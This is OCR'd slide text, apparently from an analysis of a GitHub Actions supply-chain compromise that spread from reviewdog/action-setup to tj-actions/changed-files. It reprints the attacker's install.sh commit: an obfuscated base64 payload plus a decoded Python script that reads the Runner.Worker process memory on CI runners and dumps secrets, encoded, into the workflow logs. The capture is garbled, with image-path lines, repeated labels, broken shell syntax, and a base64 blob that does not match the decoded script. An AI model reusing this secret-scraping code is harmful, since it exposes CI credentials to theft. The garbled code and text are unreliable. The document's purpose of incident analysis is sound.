
Fork commits & git tags


TTP #3


The attacker utilized this technique multiple times in the following steps, so we will refer to it as "shadow commits"



github.com/my_org/my_repo/commit/badcommit



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of


reviewdog / action-setup
Type / to search
Code
Issues 6
Pull requests 4
Actions
This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.
Commit 0f176b3
Browse files
iLrmKCu86tjwp8 authored on Mar 11
Verified
1
patch diff · 1 parent 113423a commit 0f176b3
1 file changed +11 -0 lines changed
Search within code
install.sh
+11


1 file changed +11 -0 lines changed
Top
Search within code
install.sh
+11
14 14 fi
15 15
16 SCRIPT_RUNNER="IyEvdXNyL2Jpbi9lbnYgcHl0aG9uMwoKIyBiYXNlZCBvbiBodHRwczovL2RhdmlkZWJvdmUuY29tL2Jsb2cvP3A9MTYyMAoKaW1wb3J0IHN5cwppbXBvcnQgb3MKaW1wb3J0IHJlCgoKZGVmIGdldF9waWQoKToKICAgICMgaHR0cHM6Ly9zdGFja292ZXJmbG93LmNvbS9xdWVzdGlvbnMvMjcwMzY0MC9wcm9jZXNzLWxpc3Qtb24tbGludXgtdmlhLXB5dGhvbgogICAgcGlkcyA9IFtwaWQgZm9yIHBpZCBpbiBvcy5saXN0ZGlyKCcvcHJvYycpIGlmIHBpZC5pc2RpZ2l0KCldCiAgICBmb3IgcGlkIGluIHBpZHM6CiAgICAgICAgdHJ5OgogICAgICAgICAgICB3aXRoIG9wZW4oZiIvcHJvYy97cGlkfS9jbWRsaW5lIikgYXMgZjoKICAgICAgICAgICAgICAgIGNtZGxpbmUgPSBmLnJlYWQoKS5yZXBsYWNlKCdcMCcsICcgJykuc3RyaXAoKQogICAgICAgICAgICAgICAgaWYgJ2dldF9waWQoKScgaW4gY21kbGluZSBvciAnZ2V0X3BpZCgpJyBpbiBjbWRsaW5lOgogICAgICAgICAgICAgICAgICAgIHJldHVybiBpbnQocGlkKQogICAgICAgIGV4Y2VwdCBQcm9jZXNzTG9va3VwRXJyb3IgYXMgZToKICAgICAgICAgICAgcHJpbnQoZiJbISBGYWlsZWQgdG8gcmVhZCBwcm9jZXNzIGxpc3Rpbmc6IHtlfSIsIGZpbGU9c3lzLnN0ZGVycikKICAgIHJhaXNlIFJ1bnRpbWVFcnJvcigiQ291bGQgbm90IGZpbmQgZ2V0X3BpZCgpIGluIHRoZSBwcm9jZXNzIGxpc3RpbmciKQoKcGlkID0gZ2V0X3BpZCgpCnByaW50KGYiW0lORk9dIEdvdCBwaWQ6IHtwaWR9IikKCmRlZiBnZXRfcGlkX2Zyb21fcG9ydCgpOgogICAgIiIiCiAgICBSZXR1cm5zIHRoZSBwaWQgb2YgdGhlIHByb2Nlc3MgbGlzdGVuaW5nIG9uIHRoZSBzcGVjaWZpZWQgcG9ydCwgb3IgTm9uZSBpZiBub3QgZm91bmQuCiAgICAiIiIKICAgIHRyeToKICAgICAgICAjIFVzZSAnbHNvZiAtdGkgVENQOjxwb3J0PiAtc0xUQCcgdG8gZmluZCBwcm9jZXNzZXMgbGlzdGVuaW5nIG9uIHRoZSBzcGVjaWZpZWQgcG9ydAogICAgICAgIGNtZCA9IFsnbHNvZicsICctdGknLCAnVENQOicgKyBzdHIocG9ydCksICctc0xUQCddCiAgICAgICAgcmVzdWx0ID0gc3VicHJvY2Vzcy5jaGVja19vdXRwdXQoY21kLCBzdGRlcnI9c3VicHJvY2Vzcy5ERVZOVUxMKS5kZWNvZGUoJ3V0Zi04JykKICAgICAgICBmb3IgbGluZSBpbiByZXN1bHQuc3BsaXRsaW5lcygpOgogICAgICAgICAgICBpZiAnTElTVEVOJyBpbiBsaW5lOgogICAgICAgICAgICAgICAgcGFydHMgPSBsaW5lLnNwbGl0KCkKICAgICAgICAgICAgICAgIGlmIGxlbihwYXJ0cykgPiAxOgogICAgICAgICAgICAgICAgICAgIHJldHVybiBpbnQocGFydHNbMV0pCiAgICBleGNlcHQgRXhjZXB0aW9uIGFzIGU6CiAgICAgICAgcHJpbnQoZiJbISBGYWlsZWQgdG8gZmluZCBwaWQgdXNpbmcgbHNvZjoge2V9IiwgZmlsZT1zeXMuc3RkZXJyKQogICAgcmFpc2UgUnVudGltZUVycm9yKCJDb3VsZCBub3QgZmluZCBnZXRfcGlkX2Zyb21fcG9ydCgpIGluIHRoZSBwcm9jZXNzIGxpc3RpbmciKQoKcGlkID0gZ2V0X3BpZF9mcm9tX3BvcnQoKQpwcmludChmIltJTkZPXSBHb3QgcGlkOiB7cGlkfSIpCg==="
17
18 if ["$RUNNER_ENVIRONMENT" = 'github-hosted'] && ["$RUNNER_OS" = 'linux']; then
19 echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
20 VALUES=`python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
21 echo 'Review metadata:'
22 echo $VALUES
23 echo 'Configuring...'
24 sleep 15 &> /dev/null
25 fi
26

```
#!/usr/bin/env python3
# based on https://davidebove.com/blog/?p=1620
import sys
import os
import re
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')
if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines():  # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
            if m.group(3) == 'r':  # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
                if start > sys.maxsize:
                    continue
                mem_f.seek(start)  # seek to region start

                try:
                    chunk = mem_f.read(end - start)  # read region contents
                    sys.stdout.buffer.write(chunk)
                except OSError:
                    continue

if [ "$RUNNER_ENVIRONMENT" = 'github-hosted' ] && [ "$RUNNER_OS" = 'linux' ]; then
  echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
  VALUES=`python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  echo 'Review metadata:'
  echo $VALUES
  echo 'Configuring...'
  sleep 15 &> /dev/null
fi

```


```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')
if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines():  # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
            if m.group(3) == 'r':  # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
